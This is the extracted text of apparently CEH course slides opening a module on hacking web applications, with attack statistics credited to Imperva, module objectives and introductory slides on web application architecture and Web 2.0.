

# Hacking Web Applications

## Module 12

Unmask the **Invisible Hacker**.



# Web Application Attack Report

**CEH**  
Certified Ethical Hacker

A world map with a light blue background and darker blue landmasses. Several callout boxes are placed over different regions, each containing a statistic about web application attacks. The callouts are connected to the map by thin lines. The statistics are: 1. Top left (North America): PHP applications are three times more vulnerable to Cross Site Scripting Attacks in comparison to .NET applications. 2. Top right (Europe/Asia): In 2014, attacks have increased 44% in duration in comparison to 2013. 3. Middle left (South America): Websites running WordPress were attacked 24.1% more than websites running on all other CMS platforms combined. 4. Middle right (Africa/Asia): AWS servers originated 20% of all known vulnerabilities (CVEs) exploitation attempts. 5. Bottom left (South America): Retail websites were targeted by 48.1% of all attack campaigns. 6. Bottom right (Australia): In 2014, remote file inclusion (RFI) attacks increased 24% in comparison to 2013. Each callout box has a small icon of a person or group of people in a circle.

**PHP applications** are **three times** more vulnerable to Cross Site Scripting Attacks in comparison to .NET applications

In **2014**, attacks have increased **44%** in duration in comparison to **2013**

Websites running **WordPress** were attacked **24.1%** more than websites running on all other CMS platforms combined


**AWS servers** originated **20%** of all known vulnerabilities (CVEs) exploitation attempts

**Retail websites** were targeted by **48.1%** of all attack campaigns

In **2014**, remote file inclusion (RFI) attacks increased 24% in comparison to **2013**

<http://www.imperva.com>

# Variety of Hacking Actions Within Web App Attacks Pattern



<http://www.statista.com>

# Module Objectives

- Understanding Web Application Concepts
- Understanding Web Application Threats
- Understanding Web Application Hacking Methodology
- Web Application Hacking Tools



- Understanding Web Application Countermeasures
- Web Application Security Tools
- Overview of Web Application Penetration Testing



# Module Flow



# Introduction to Web Applications



Web applications **provide an interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser



Though web applications enforce certain security policies, they are **vulnerable to various attacks** such as SQL injection, cross-site scripting, session hijacking, etc.




Web technologies such as **Web 2.0** provide more attack surface for web application exploitation




Web applications and Web 2.0 technologies are invariably used to support **critical business functions** such as CRM, SCM, etc. and improve business efficiency

# How Web Applications Work




# Web Application Architecture




# Web 2.0 Applications


- Web 2.0 refers to a generation of Web applications that **provide an infrastructure** for more dynamic user participation, social interaction and collaboration



